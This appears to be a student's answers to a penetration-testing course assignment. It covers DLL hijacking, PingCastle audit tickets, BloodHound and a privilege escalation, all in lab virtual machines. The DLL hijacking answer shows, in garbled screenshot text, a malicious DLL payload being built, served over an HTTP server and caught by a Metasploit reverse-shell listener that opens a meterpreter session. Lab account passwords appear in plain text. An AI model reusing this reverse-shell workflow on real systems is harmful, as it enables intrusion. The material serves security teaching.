# Assignment No 3

# Links to the Virtual Machines

**Domain Controller** 

https://drive.google.com/file/d/172R3M48K8QavO6 C6zZMJ2QrVG6Y9NVu/view?usp=share link

Username: Administrator

Password: DCAdminP@ssword!!

Windows02

https://drive.google.com/file/d/178kbUHBS9PKhYVc30vc50cJckSV07SFe/view?usp=share link

Username: bob.marley

Password: OneLove1978

Username: bob.marley.adm

Password: L0calAdminP@\$\$

Username: bob.marley.dadm

Password: D0mainAdminP@\$\$

# Exercice 1 – DLL Hijacking (25p)

Use your Windows ADHD and Kali machine, do the following exercice.

https://medium.com/techzap/dll-hijacking-part-1-basics-b6dfb8260cf1

# For the local port use the following formula

2000 + your correspondent month first letter of name and surname (<a href="https://www.boxentriq.com/code-breaking/letters-to-numbers">https://www.boxentriq.com/code-breaking/letters-to-numbers</a>)

Ex: Andrei Lucian


# **Exercice 1 ANSWER**


I have started by using the link previously mentioned to get my letters to numbers code. My name is Frederic Perron, so F & P are my letters to use. I got the following numbers: 6 for F and 16 for P.


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
00+16 = 16

LPORT=2616










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kali@kali:
                                                                                                                                           0 ×
Now that we know the
name of dll to hijack, we
                                      NU.dll
-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
-] No arch selected, selecting arch: x86 from the payload
o encoder specified, outputting raw payload
ayload size: 354 bytes
inal size of dll file: 8704 bytes
aved as: kavremoverENU.dll
need to create a dll payload
                                                              Edit
                                                                       View Help
Now that the payload is
created, time to transfer the
payload to the windows
                                         –(kali⊗kali)-[~]
VM. We can simply drag
                                           python3 -m http.server 2616
and drop, but we are going
to do it through an HTTP
                                     Serving HTTP on 0.0.0.0 port 2616 (http://0.0.0.0:2616/) ...
server. First, let's create
that server
We then had to start
                                   sudo msfdb run
[sudo] password for kali:
metasploit with root
                                                                                         msf6 > use exploit/multi/handler
                                    il Database already started
                                                                                         [*] Using configured payload generic/shell_reverse_tcp
privileges and use multi
                                    Call trans opt: received. 2-19-98 13:24:18 REC:Loc
                                                                                         msf6 exploit(multi/hand
handler
                                         Trace program: running
                                     msf6 > use exploit/multi/handler
                                      [*] Using configured payload generic/shell_reverse_tcp
                                     msf6 exploit(
                                                                             ) > set payload windows/meterpreter/reverse_tcp
We then had to choose the
                                     payload ⇒ windows/meterpreter/reverse_tcp
                                     msf6 exploit(
                                                                             ) > set LHOST 192.168.64.133
payload, set the LHOST and
                                     LHOST ⇒ 192.168.64.133
                                                                           ) > set LPORT 2616
LPORT (2616 from my
                                     msf6 exploit(
                                      LPORT \Rightarrow 2616
letters)
              see image >
                                     msf6 exploit(
                                                                           r) > exploit
                                      [*] Started reverse TCP handler on 192.168.64.133:2616
                                          Actions
                                                      Edit View Help
Back to the HTTP server so
                                    -$ python3 -m http.server 2616
                                   Serving HTTP on 0.0.0.0 port 2616 (http://0.0.0.0:2616/) ...
192.168.64.141 - - [22/Mar/2023 10:21:14] "GET / HTTP/1.1" 200 -
192.168.64.141 - - [22/Mar/2023 10:21:14] code 404, message File not found
we can get it on our ADHD
machine and retrieve the
                                   192.168.64.141 - - [22/Mar/2023 10:21:14] "GET /favicon.ico HTTP/1.1" 404 -
192.168.64.141 - - [22/Mar/2023 10:25:32] "GET / HTTP/1.1" 200 -
192.168.64.1 - - [22/Mar/2023 10:36:53] "GET / HTTP/1.1" 200 -
payload using the LPORT we
got at the beginning
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.92.168.64.1 - -.92.168.64.1 - -

[22/Mar/2023 10:36:54] code 404, message File not found [22/Mar/2023 10:36:54] "GET /favicon.ico HTTP/1.1" 404 -



This is the content in the notepad files that we get once we open the kavremover app

kavremvr 2023-03-22 12-47-30 (pid 5076) - Notepad

File Edit Format View Help

5076:0e1c 12:47:30.244 KAVRemover tool version 1.0.365

5076:0e1c 12:47:30.244 System language detected: langID=9, sublangID=1

5076:0e1c 12:47:30.244 User language detected: langID=9, sublangID=1

5076:0e1c 12:47:30.244 Setting UI language: langID=9, sublangID=2

5076:0e1c 12:47:30.244 Locale successfully set 5076:0e1c 12:47:30.244 dbghelp.dll dumped OK

Final results on Kali's session like on the exercice's link, we have our PID and meterpreter session open after opening the vulnerable app on ADHD while having listener on




msf6 exploit(melti/handler) > exploit
[\*] Started reverse TCP handler on 192.168.64
[\*] Sending stage (176870 bytes) to 192.168.66
[\*] Meterpreter session 1 opened (192.168.64.)

meterpreter > getpid
Current pid: 5076

# Exercice 2 – PingCastle (25p)

# Create an additional Domain Administrator in your Domain Controller, using your First and Last name.

Set the password to never expire, similar to the one for bob.marley.adm




Run PingCastle against your domain. For each of the 3 categories (Stale Object, Privileged Accounts, Anomalies document the top findings in a way similar to opening a ticket.

The ticket should contain:

- Title (name of the vulnerability)
- a description of the problem
- entities affected
- remediation
- references

# **Exercice 2 ANSWER**



#### PINGCASTLE TICKETS

# **Stale Objects**

DC Vulnerability (SMB v1)

**Severity: Low** 

# Description:

The purpose is to verify if Domain Controller(s) are vulnerable to the SMB v1 vulnerability.

#### Entities affected:

It is about operations related to user or computer objects.

#### Technical explanation:

The SMB downgrade attack is used to obtain credentials or executing commands on behalf of a user by using SMB v1 as protocol. Indeed, because SMB v1 supports old authentication protocol, the integrity can be bypassed.

#### Advised solution:

It is highly recommended by Microsoft to disable SMB v1 whenever it is possible on both client and server side. Do note that if you are still not following best practices regarding the usage of deprecated OS (Windows 2000, 2003, XP, CE), regarding Network printer using SMBv1 scan2shares functionalities, or regarding software accessing Windows share with a custom implementation relying on SMB v1, you should consider fixing these issues before disabling SMB v1, as it will generate additional errors.

#### Documentation:

https://github.com/lgandx/Responder-Windows

https://blogs.technet.microsoft.com/josebda/2015/04/21/the-deprecation-of-smb1-you-should-be-planning-to-get-rid-of-this-old-smb-dialect

https://docs.microsoft.com/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3 [FR]ANSSI CERTFR-2017-ACT-019

[FR]ANSSI CERTFR-2016-ACT-039

[MITRE]T1557.001 Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay

#### Details:

The detail can be found in Domain controllers.

#### **Domain Controller**

DC

#### **Privileged Accounts**

At least one Administrator Account can be delegated.

**Severity: Medium** 

#### Description:

The purpose is to ensure that all Administrator Accounts have the configuration flag "this account is sensitive and cannot be delegated" (and are not member of the built-in group "Protected Users" when your domain functional level is at least Windows Server 2012 R2).

#### Entities affected:

It is about administrators of the Active Directory

### Technical explanation:

Without the flag "This account is sensitive and cannot be delegated" any account can be impersonated by some service account. It is a best practice to enforce this flag on administrators accounts.

#### Advised solution:

To correct the situation, you should make sure that all your Administrator Accounts has the checkbox "This account is sensitive and cannot be delegated" active or add your Administrator Accounts to the built-in group "Protected Users" if your domain functional level is at least Windows Server 2012 R2 (some functionalities may not work properly afterwards, you should check the official documentation).

If you want to enable the checkbox "This account is sensitive and cannot be delegated" but this is not possible because the box is not present (typically for GMSA account), you can add the flag manually by adding the number 1048576 to the attribute useraccountcontrol of the account.

Please note that there is a section below in this report named "Admin Groups" which give more information.

#### Documentation:

[MITRE]Mitre Att&ck - Mitigation - Active Directory Configuration

[US]STIG V-36435 - Delegation of privileged accounts must be prohibited.

#### Details:

The details can be found in Admin Groups

# **Anomalies**

Last change of the Kerberos password: 2072 day(s) ago

**Severity: Critical** 

### Description:

The purpose is to alert when the password for the krbtgt account can be used to compromise the whole domain. This password can be used to sign every kerberos ticket. Monitoring it closely often mitigates the risk of golden ticket attacks greatly.

#### Entities affected:

It is about specific security control points and Kerberos

# Technical explanation:

Kerberos is an authentication protocol. It is using to sign its tickets a secret stored as the password of the krbtgt account. If the hash of the password of the krbtgt account is retrieved, it can be use to generate authentication tickets at will. To mitigate this attack, it is recommended to change the krbtgt password between 40 days and 6 months. If it not the case, every backup done until the last password change of the krbtgt account can be used to emit Golden tickets, compromising the entire domain.

Retrieval of this secret is one of the highest priorities in an attack, as this password is rarely changed and offer a long-term backdoor.

Also, this attack can be performed using the former password of the krbtgt account. That's why the krbtgt password should be changed twice to invalidate its leak.

#### Advised solution:

The password of the krbtgt account should be changed twice to invalidate the golden ticket attack.

Beware: two changes of the krbtgt password not replicated to domain controllers can break these domain controllers You should wait at least 10 hours between each krbtgt password change (this is the duration of a ticket life). There are several possibilities to change the krbtgt password.

First, a Microsoft script can be run to guarantee the correct replication of these secrets.

Second, a more manual way is to essentially reset the password manually once, then to wait 3 days (this is a replication safety delay), then to reset it again. This is the safest way as it ensures the password is no longer usable by the Golden ticket attack.

#### Documentation:

https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/faqs-from-the-field-on-krbtgt-reset/ba-p/2367838

https://github.com/microsoft/New-KrbtgtKeys.ps1

https://github.com/PSSecTools/Krbtgt

[FR]ANSSI CERTFR-2014-ACT-032

[FR]ANSSI - Krbtgt account password unchanged for more than a year (vuln2\_krbtgt)2

[MITRE]T1558.001 Steal or Forge Kerberos Tickets: Golden Ticket

#### Details:

The detail can be found in Krbtgt

# Exercise 3 – Bloodhound (25p)

Using your new created domain admin account, login to your Domain Controller. Use another domain admin to connect to your Windows02 machine.

Use your Kali to perform queries using bloodhound-python.

Open the results in neo4j and run the following queries:

- Find all Domain Admins
- Find Principals with DCSync Rights
- List all Kerberoastable Accounts
- Find Shortest Paths to Domain Admins

Document each of these queries and explain the risks they uncover.

#### **Exercise 3 ANSWER**

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
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
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
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



# Exercise 4 – Local privilege escalation (25p)

**On your Windows02 machine** perform a **Privilege Escalation** using beRoot.exe and PowerUp.ps1, similar to the one done during the lab.

# **Exercise 4 ANSWER**







Microsoft Windows [Version 10.0.17134.407] (c) 2018 Microsoft Corporation. All rights reserved. Now, after C:\WINDOWS\system32>net users restarting the system/machine, User accounts for \\WINDOWS02 we can finally see the administrator Administrator DefaultAccount Guest john john when we WDAGUtilityAccount do net users The command completed successfully. C:\WINDOWS\system32>